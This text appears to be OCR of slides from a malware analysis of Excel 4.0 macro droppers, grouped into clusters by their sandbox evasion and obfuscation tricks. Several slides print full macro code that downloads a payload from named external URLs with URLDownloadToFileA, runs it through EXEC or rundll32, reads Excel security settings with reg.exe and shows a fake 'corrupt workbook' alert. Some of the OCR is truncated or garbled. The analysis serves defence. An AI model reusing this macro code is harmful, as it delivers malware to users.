- Build true payload one character at a time (concatenation)

Example below (in Python)

	A	B	C	D	E	F	G	H	I	J	K
1	=CHAR(61)&CHAR(73)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)	=CHAR(61)&	=CHAR(61)	=FORMULA(A1
2	=CHAR(70)	=CHAR(73)	=CHAR(73)	=CHAR(73)	=CHAR(73)	=CHAR(67)	=CHAR(73)	=CHAR(65)	=CHAR(65)	=CHAR(76)	=FORMULA(B1
3	=CHAR(40)	=CHAR(70)	=CHAR(70)	=CHAR(70)	=CHAR(70)	=CHAR(65)	=CHAR(70)	=CHAR(76)	=CHAR(76)	=CHAR(79)	=FORMULA(C1
4	=CHAR(71)	=CHAR(40)&CHAR(71)	=CHAR(40)&CHAR(71)	=CHAR(40)	=CHAR(40)	=CHAR(76)	=CHAR(82)	=CHAR(69)	=CHAR(76)	=CHAR(83)	=FORMULA(D1
5	=CHAR(69)	=CHAR(69)	=CHAR(69)	=CHAR(71)	=CHAR(73)	=CHAR(76)	=CHAR(91)	=CHAR(82)	=CHAR(40)	=CHAR(69)	=FORMULA(E1
6	=CHAR(84)	=CHAR(84)	=CHAR(84)	=CHAR(84)	=CHAR(78)	=CHAR(34)	=CHAR(45)	=CHAR(84)&C	=CHAR(34)	=CHAR(40)	=FORMULA(F1
7	=CHAR(46)	=CHAR(46)	=CHAR(46)	=CHAR(46)	=CHAR(85)	=CHAR(117	=CHAR(49)	=CHAR(34)	=CHAR(83)	=CHAR(65)	=FORMULA(G1
8	=CHAR(87)	=CHAR(87)	=CHAR(87)	=CHAR(87)	=CHAR(77)	=CHAR(114	=CHAR(93)	=CHAR(84)	=CHAR(104)	=CHAR(76)	=FORMULA(H1
9	=CHAR(79)&CHAR(82)	=CHAR(79)	=CHAR(79)	=CHAR(79)	=CHAR(66)	=CHAR(108	=CHAR(60)	=CHAR(104)	=CHAR(101)	=CHAR(83)	=FORMULA(I1&
10	=CHAR(75)	=CHAR(82)	=CHAR(82)	=CHAR(82)	=CHAR(69)	=CHAR(109	=CHAR(48)	=CHAR(101)	=CHAR(108)	=CHAR(69)	=FORMULA(J1
11	=CHAR(83)	=CHAR(75)	=CHAR(75)&CHAR(83)	=CHAR(75)	=CHAR(82)	=CHAR(111	=CHAR(44)	=CHAR(32)	=CHAR(51)	=CHAR(41)	=WORKBOOK
12	=CHAR(80)	=CHAR(83)	=CHAR(80)	=CHAR(83)	=CHAR(40)	=CHAR(110	=CHAR(67)	=CHAR(119)	=CHAR(50)		=GOTO(L1)
13	=CHAR(65)	=CHAR(80)	=CHAR(65)	=CHAR(80)	=CHAR(69)	=CHAR(34)	=CHAR(65)	=CHAR(111)	=CHAR(34)		
14	=CHAR(67)	=CHAR(65)	=CHAR(67)	=CHAR(67)	=CHAR(65)	=CHAR(44)	=CHAR(76)	=CHAR(114)	=CHAR(44)		
15	=CHAR(69)	=CHAR(67)&CHAR(69)	=CHAR(69)				0)	=CHAR(107)	=CHAR(34)		
16	=CHAR(40)	=CHAR(40)	=CHAR(40)				4)	=CHAR(98)	=CHAR(83)		
17	=CHAR(49)	=CHAR(49)	=CHAR(49)&CHA				1	=CHAR(111)&	=CHAR(104)		
18	=CHAR(51)&CHAR(41)	=CHAR(52)	=CHAR(41)					=CHAR(107)	=CHAR(101)		
19	=CHAR(60)	=CHAR(41)	=CHAR(44)	=CHAR(41)	=CHAR(34)	=CHAR(111	=CHAR(108	=CHAR(32)	=CHAR(108)		
20	=CHAR(55)	=CHAR(60)	=CHAR(44)	=CHAR(44)	=CHAR(105	=CHAR(115	=CHAR(109	=CHAR(99)	=CHAR(69)		
21	=CHAR(55)	=CHAR(51)	=CHAR(67)	=CHAR(44)	=CHAR(11(	=CHAR(110	=CHAR(11	=CHAR(97)	=CHAR(120)		
22	=CHAR(48)	=CHAR(56)	=CHAR(76)	=CHAR(76)	=CHAR(10(	=CHAR(108	=CHAR(11(	=CHAR(110)	=CHAR(101)		
23	=CHAR(44)	=CHAR(49)&CHAR(44)	=CHAR(79)	=CHAR(79)	=CHAR(11	=CHAR(111	=CHAR(34)	=CHAR(110)	=CHAR(99)		
24	=CHAR(32)	=CHAR(32)	=CHAR(83)&CHAR(69)	=CHAR(83)	=CHAR(11	=CHAR(100	=CHAR(34)	=CHAR(111)	=CHAR(117)		
25	=CHAR(67)	=CHAR(67)	=CHAR(40)	=CHAR(69)	=CHAR(11	=CHAR(84)	=CHAR(85)	=CHAR(116)&	=CHAR(116)		
26	=CHAR(76)	=CHAR(76)	=CHAR(84)	=CHAR(40)	=CHAR(34)	=CHAR(111	=CHAR(82)	=CHAR(98)	=CHAR(101)		
27	=CHAR(79)&CHAR(83)	=CHAR(79)	=CHAR(82)	=CHAR(84)	=CHAR(44)	=CHAR(70)	=CHAR(76)	=CHAR(101)	=CHAR(65)		
28	=CHAR(69)	=CHAR(83)	=CHAR(85)	=CHAR(85)	=CHAR(71)	=CHAR(105	=CHAR(68)	=CHAR(32)	=CHAR(34)		
29	=CHAR(40)	=CHAR(69)	=CHAR(69)	=CHAR(69)	=CHAR(84)	=CHAR(108	=CHAR(11	=CHAR(111)	=CHAR(44)		
30	=CHAR(70)	=CHAR(40)	=CHAR(41)	=CHAR(41)	=CHAR(46)	=CHAR(101	=CHAR(11	=CHAR(112)	=CHAR(34)		
31	=CHAR(65)	=CHAR(70)	=CHAR(41)	=CHAR(41)	=CHAR(87)	=CHAR(65)	=CHAR(11(	=CHAR(101)	=CHAR(74)&		

All the CHARs.

```
>>> chr(76)
'L'
>>> chr(76) + chr(97) + chr(115) + chr(116) + chr(108) + chr(105) + chr(110) + chr(101)
'Lastline'
```

Cluster 5: cont.

Execution:

First large cluster leveraging the WinAPI (*URLDownloadToFile*)

CALL function is used for invoking WinAPI function

```
1  =IF(GET.WORKSPACE(19),,CLOSE(TRUE))
2  =GET.WORKSPACE(13)
3  =GET.WORKSPACE(14)
4  =IF(B2<770, CLOSE(FALSE),)
5  =IF(B3<381, CLOSE(FALSE),)
6  =IF(GET.WORKSPACE(42),,CLOSE(TRUE))
7  =GET.WORKSPACE(26)
8  ="C:\Users\"&B7&"\AppData\Local\Temp\"&CHAR(RANDBETWEEN(97,122))&CHAR(RANDBETWEEN(97,122))&RANDBETWEEN(10,9999)&".exe"
9  =CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://cnbjobs.com/fa-content/uploads/2020/03/guide/"&RANDBETWEEN(100000,999999)&".png",B8,0,0)
10 =IF(B9<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://devweb2019.fr/wp-content/uploads/2020/03/guide/"&RANDBETWEEN(100000,999999)&".png",B8,0,0), GOTO(B14))
11 =IF(B10<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://auto-mento.hu/wp-content/uploads/guide/"&RANDBETWEEN(100000,999999)&".png",B8,0,0), GOTO(B14))
12 =IF(B11<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http://minokala.ir/wp-content/uploads/2020/03/guide/"&RANDBETWEEN(100000,999999)&".png",B8,0,0), GOTO(B14))
13 =IF(B12<0, CLOSE(FALSE),)
14 =ALERT("The workbook can't be opened or repaired by Microsoft Excel because it is corrupt.",2)
15 =EXEC(B8)
16 =CLOSE(FALSE)
17 =RETURN()
```

Cluster 6: Pupa

Evasion:

- Check security settings for Excel

Execution (LoLBins):

- Reg.exe
  - Gather registry info
- Rundll32.exe
  - Invoke 2nd stage payload

```
=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)
=IF(GET.WORKSPACE(14)<390,CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))
="C:\Users\Public\"&RANDBETWEEN(1,9999)&".reg"
="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&B85&" /y"
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe",B86,0,5)
=WAIT(NOW()+"00:00:03")
=FOPEN(B85)
=FPOS(B89,215)
=FREAD(B89,255)
=FCLOSE(B89)
=FILE.DELETE(B85)
=IF(ISNUMBER(SEARCH("0001",B91)),CLOSE(FALSE),)
="C:\Users\Public\CVR"&RANDBETWEEN(1000,9999)&".tmp.cvr"
="http://nevefe.com/wp-content/themes/calliope/wp-front.php"
="http://lakeviewbinhduong.com.vn/wp-content/themes/calliope/wp-front.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,B96,B95,0,0)
=ERROR(FALSE)
=FOPEN(B95,2)
=IF(ISERROR(B100),,GOTO(B103))
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,B97,B95,0,0)
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",B95&",DllRegisterServer",0,5)
=CLOSE(FALSE)
```

Using reg to create registry key file

Reading registry settings from key file

Registering DLL

Cluster 7: “day-of”

Evasion:

- Must be executed on specific day of month
- Day of month is used in deobfuscation routine

Example in Python below

Write day of month (+ 7) to cell X33

X

=FORMULA(DAY(NOW())+7,X33)

=FORMULA(CHAR(A1-X33)&CHAR(A2-X33)&CHAR(A3-X33)&CHAR(A4-X33)&CHAR(A5-X33)&CHAR(A6-X33)&CHAR(A7-X33)&CHAR(A

=FORMULA(CHAR(B1-X33)&CHAR(B2-X33)&CHAR(B3-X33)&CHAR(B4-X33)&CHAR(B5-X33)&CHAR(B6-X33)&CHAR(B7-X33)&CHAR(B8

&CHAR(C2-X33)&CHAR(C3-X33)&CHAR(C4-X33)&CHAR(C5-X33)&CHAR(C6-X33)&CHAR(C7-X33)&CHAR(C8-

)&CHAR(D2-X33)&CHAR(D3-X33)&CHAR(D4-X33)&CHAR(D5-X33)&CHAR(D6-X33)&CHAR(D7-X33)&CHAR(D

&CHAR(E2-X33)&CHAR(E3-X33)&CHAR(E4-X33)&CHAR(E5-X33)&CHAR(E6-X33)&CHAR(E7-X33)&CHAR(E8-X

-X33)&CHAR(F3-X33)&CHAR(F4-X33)&CHAR(F5-X33)&CHAR(F6-X33)&CHAR(F7-X33)&CHAR(F8-X33)&CHAR

-X33)&CHAR(G &CHAR(G8-X33)&CHA

X33)&CHAR(H &CHAR(H8-X33)&CHA

&CHAR(I2-X33) X33)&CHAR(I8-X33)

&CHAR(J2-X33)&CHAR(J3-X33)&CHAR(J4-X33)&CHAR(J5-X33)&CHAR(J6-X33)&CHAR(J7-X33)&CHAR(J8-X33

)&CHAR(K2-X33)&CHAR(K3-X33)&CHAR(K4-X33)&CHAR(K5-X33)&CHAR(K6-X33)&CHAR(K7-X33)&CHAR(K8-

&CHAR(L2-X33)&CHAR(L3-X33)&CHAR(L4-X33)&CHAR(L5-X33)&CHAR(L6-X33)&CHAR(L7-X33)&CHAR(L8-X3

	A	B
1	78	78
2	90	90
3	87	87
4	57	57
5	88	88
6	86	86
7	101	101
8	63	63
9	104	104

Deobfuscate payload through rotating hard-coded integers (by -17)

```
>>> column_b = [78, 90, 87, 57, 88, 86, 101, 63, 104, 96, 99, 92, 100, 97, 82, 84, 86, 57,
66, 68, 58, 77, 72, 72, 65, 61, 84, 93, 96, 100, 86, 57, 87, 82, 93, 100, 86, 58, 61, 58]
>>> ''.join([chr(num - 17) for num in column_b])
'=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)'
```

Cluster 7: Deobfuscation Result(s)

```
+4=>3<□@I□"K1□
+4>=A□@I□K1□ #□
+4@3/2□@I□ K1□ ##□
+41:=A3□@I□!K1□
+47:323:3B3□@I□&K1□
+74□7A<C;03@□A3/@16□□□@I□!K1□□1:=A3□4/:A3□□
+□1(JCaS`aJ□□53BE=@9A>/13□ $□□J/^^2ObOJ:]QOZJBS[^J1D@□□@/<203BE33<□□''''□□b[^Qd`□
+□Vbb^a(UWOgb]`SQ][e^□Q]\bS\bbVS[SaQOZZW]^Se^□T`]\b^V^□
+□Vbb^a(URQVcPQ][e^□Q]\bS\bbVS[SaQVWVcOe^□T`]\b^V^□
+1/::□□c`Z[]\□□C@:2]e\Z]ORB]4WZS/□□881188□□@I□ K1□@I□!K1□□
+74□@I□K1*□1/::□□c`Z[]\□□C@:2]e\Z]ORB]4WZS/□□881188□□@I□ K1□@I□"K1□□□□
+/:3@B□□BVS□e]`YP]]Y□QO\\]b□PS□]^S\SR□]`□`S^OW`SR□Pg□;WQ`]a]Tb□3fQSZ□PSQOcaS□Wb□a□Q]``c^b□□ □
+1/::□□AVSZZ! □□AVSZZ3fSQcbS/□□8811188□□□]^S\□□1(JEW\R]eaJagabS[! J`c\RZZ! SfS□□@I□$K1□□2ZZ@SUWabS`AS`dS`□□#□
+1:=A3□4/:A3□
```

Cluster 7: Deobfuscation Result(s)

```
+4=>3<□@I□"K1□
+4>=A□@I□K1□ #□
+4@3/2□@I□ K1□ ##□
+41:=A3□@I□!K1□
+47:323:3B3□@I□&K1□
+74□7A<C;03@□A3/@16□□□@I□!K1□□1:=A3□4/:A3□□
+□1(JCaS`aJ□□53BE=@9A>/13□ $□□J/^^2ObOJ:]QOZJBS[^J1D@□□@/<203BE33<□□''''□□b[^Qd`□
+□Vbb^a(UWOgb]`SQ][e^□Q]\bS\bbVS[SaQOZZW]^Se^□T`]\b^V^□
+□Vbb^a(URQVcPQ][e^□Q]\bS\bbVS[SaQVWVcOe^□T`]\b^V^□
+1/::□□c`Z[]\□□C@:2]e\Z]ORB]4WZS/□□881188□□@I□ K1□@I□!K1□□
+74□@I□K1*□1/::□□c`Z[]\□□C@:2]e\Z]ORB]4WZS/□□881188□□@I□ K1□@I□"K1□□□□
+/:3@B□□BVS□e]`YP]]Y□QO\\]b□PS□]^S\SR□]`□`S^OW`SR□Pg□;WQ`]a]Tb□3fQSZ□PSQOcaS□Wb□a□Q]``c^b□□ □
+1/::□□AVSZZ! □□AVSZZ3fSQcbS/□□8811188□□□]^S\□□1(JEW\R]eaJagabS[! J`c\RZZ! SfS□□@I□$K1□□2ZZ@SUWabS`AS`dS`□□#□
+1:=A3□4/:A3□
```

Executed on Incorrect Day

Cluster 7: Deobfuscation Result(s)

```
+4=>3<@I"K1
+4>=A@IK1 #
+4@3/2@I K1 ##
+41:=A3@I!K1
+47:323:3B3@I&K1
+74 7A<C;03@A3/@16 @I!K1 1:=A3 4/:A3
+ 1(JCaS`aJ 53BE=@9A>/13 $ J/^^2ObOJ:]QOZJBS[^J1D@ @/<203BE33< '''' b[^Qd`
+ Vbb^a(UWOgb]`SQ][e^ Q]\bS\bbVS[SaQOZZW]ASe^ T`]\b^V^
+ Vbb^a(URQVcPQ][e^ Q `]\b^V^
+1/:: c`Z[]\ C@:2]e\Z]Q K1@I!K1
+74@IK1*1/:: c`Z[]\ 1188 @I K1@I"K1
+/:3@B BVS e]`YP]]Y QQ R Pg ;WQ`]a]Tb 3fQSZ PSQOcaS Wb a Q]``c^b
+1/:: AVSZZ! AVSZZ3f 1(JEW\R]eaJagabS[! J`c\RZZ! SfS @I$K1 2ZZ@SUWabS`AS`dS` #
+1:=A3 4/:A3
```

Executed on Incorrect Day

Cluster 7: Deobfuscation Result(s)

```
+4=>3<@I"K1
+4>=A@IK1 #
+4@3/2@I K1 ##
+41:=A3@I!K1
+47:323:3B3@I&K1
+747A<C;03@A3/@16@I!K1 1:=A3 4/:A3
+1(JCaS`aJ 53BE=@9A>/13 $ J/^^2ObOJ:]QOZJBS[^J1D@ @/<2
+Vbb^a(UWOgb]`SQ][e^ ]\b^V^
+Vbb^a(URQVcPQ][e^ ]\b^V^
+1/:: c`Z[]\ C@:2]e\Z] K1@I!K1
+74@IK1*1/:: c`Z[]\ 1188 @I K1@
+/:3@B BVS e]`YP]]Y QC R Pg ;WQ`]a]Tb 3
+1/:: AVSZZ! AVSZZ3f 1(JEW\R]eaJagab
+1:=A3 4/:A3
```

Executed on Incorrect Day

```
=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)
=IF(GET.WORKSPACE(14)<390,CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\"&RANDBETWEEN(1,9999)&".reg"
="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&Y6&" /y"
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe",Y7,0,5)
=WAIT(NOW()+"00:00:03")
=FOPEN(Y6)
=FPOS(Y10,215)
=FREAD(Y10,255)
=FCLOSE(Y10)
=FILE.DELETE(Y6)
=IF(ISNUMBER(SEARCH("0001",Y12)),CLOSE(FALSE),)
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,9999)&".tmp.cvr"
="https://gameaze.com/wp-content/themes/wp_data.php"
="https://friendoffishing.com/wp-content/themes/calliope/template-parts/wp_data.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y17,Y16,0,0)
=IF(Y19<0,CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y18,Y16,0,0),)
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",Y16&",DllRegisterServer",0,5)
=CLOSE(FALSE)
```

Cluster 7: Deobfuscation Result(s)

```
+4=>3<▯@I▯"K1▯
+4>=A▯@I▯K1▯ #▯
+4@3/2▯@I▯ K1▯ ##▯
+41:=A3▯@I▯!K1▯
+47:323:3B3▯@I▯&K1▯
+74▯7A<C;03@▯A3/@16▯▯▯@I▯!K1▯▯1:=A3▯4/:A3▯▯
+▯1(JCaS`aJ▯▯53BE=@9A>/13▯ $▯▯J/^^2ObOJ:]QOZJBS[^J1D@▯▯@/<2(
+▯Vbb^a(UWOgb]`SQ][e^▯O]\bS\bbVS[SaOOZZW]ASe^▯T`]\b^V^▯
+▯Vbb^a(URQVcPQ][e^▯Q                                  `]\b^V^▯
+1/::▯▯c`Z[]\▯▯▯C@:2]e\Z]C                             K1▯@I▯!K1▯▯▯
+74▯@I▯K1*▯1/::▯▯c`Z[]\▯▯                              1188▯▯▯@I▯ K1▯@
+/:3@B▯▯BVS▯e]`YP]]Y▯QC                                R▯Pg▯;WQ`]a]Tb▯3
+1/::▯▯AVSZZ! ▯▯▯AVSZZ3f                               1(JEW\R]eaJagab
+1:=A3▯4/:A3▯
```

Executed on Incorrect Day

```
=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)
=IF(GET.WORKSPACE(14)<390,CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\"&RANDBETWEEN(1,9999)&".reg"
="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&Y6&" /y"
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe",Y7,0,5)
=WAIT(NOW()+"00:00:03")
=FOPEN(Y6)
=FPOS(Y10,215)
=FREAD(Y10,255)
=FCLOSE(Y10)
=FILE.DELETE(Y6)
=IF(ISNUMBER(SEARCH("0001",Y12)),CLOSE(FALSE),)
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,9999)&".tmp.cvr"
="https://gameaze.com/wp-content/themes/wp_data.php"
="https://friendoffishing.com/wp-content/themes/calliope/template-parts/wp_data.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y17,Y16,0,0)
=IF(Y19<0,CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y18,Y16,0,0),)
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",Y16&",DllRegisterServer",0,5)
=CLOSE(FALSE)
```

Executed on Correct Day


Cluster 7: Deobfuscation Result(s)

```
+4=>3<@I"K1
+4>=A@IK1 #
+4@3/2@I K1 ##
+41:=A3@I!K1
+47:323:3B3@I&K1
+74 7A<C;03@A3/@16@I!K1 1:=A3 4/:A3
+ 1(JCaS`aJ 53BE=@9A>/13 $ J/^^2ObOJ:]QOZJBS[^J1D@ @/<2
+ Vbb^a(UWOgb]`SQ][e^ Q]\bS\bbVS[SaOOZZW]ASe^ T`]\b^V^
+ Vbb^a(URQVcPQ][e^ Q `]\b^V^
+1/:: c`Z[]\ C@:2]e\Z]C K1@I!K1
+74@I K1*1/:: c`Z[]\ 1188 @I K1@
+/:3@B BVS e]`YP]]Y QC R Pg ;WQ`]a]Tb 3
+1/:: AVSZZ! AVSZZ3f 1(JEW\R]eaJagab
+1:=A3 4/:A3
```

Executed on Incorrect Day

```
=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)
=IF(GET.WORKSPACE(14)<390,CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\"&RANDBETWEEN(1,9999)&".reg"
="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&Y6&" /y"
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe",Y7,0,5
=WAIT(NOW()+"00:00:03")
=FOPEN(Y6)
=FPOS(Y10,215)
=FREAD(Y10,255)
=FCLOSE(Y10)
=FILE.DELETE(Y6)
=IF(ISNUMBER(SEARCH("0001",Y12)),CLOSE(FALSE),)
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,999
="https://gameaze.com/wp-content/themes/wp_data.php"
="https://friendoffishing.com/wp-content/themes/calliope/template-parts/wp_data.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y17,Y16,0,0)
=IF(Y19<0,CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y18,Y16,0,0),)
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",Y16&",DllRegisterServer",0,5)
=CLOSE(FALSE)
```

Executed on Correct Day



Cluster 8: Morpho

Evasion:

- Checks for font size GET.CELL(19,A1)

Checks for row height

- GET.CELL(17,A1)
- These values are used in the deobfuscation routine

If these values are incorrect, the payload will not be deobfuscated properly, thus will not execute

Obtaining font size and row height


1	=FORMULA(1265/GET.CELL(19,A1)-GET.CELL(17,A1),F153)	
2	=APP.MAXIMIZE()	
3	=FORMULA(CHAR(A41/F153)&CHAR(A42/F153)&CHA	
4	=FORMULA(CHAR(C43/F153)&CHAR(C44/F153)&CHA	
5	=FORMULA(CHAR(D41/F153)&CHAR(D42/F153)&CHA	
6	=GOTO(B6)	=FORMULA(CHAR(H58/F
7		=FORMULA(CHAR(H46/F
8		=FORMULA(CHAR(I43/F:
9		=CHAR(P48/F153)&CHAI
10		=CHAR(Q48/F153)&CHA
11		=GOTO(D11)

Deobfuscation routine using A1

Cluster 9: Camo

Evasion:

- Payload is hidden among dozens of macro sheets
- Attempt to blend in with benign XL4 workbooks that tend to have multiple macro sheets
- Malware (at the time of this cluster) typically has 1-2





```
0085    18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    19 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
0085    14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden
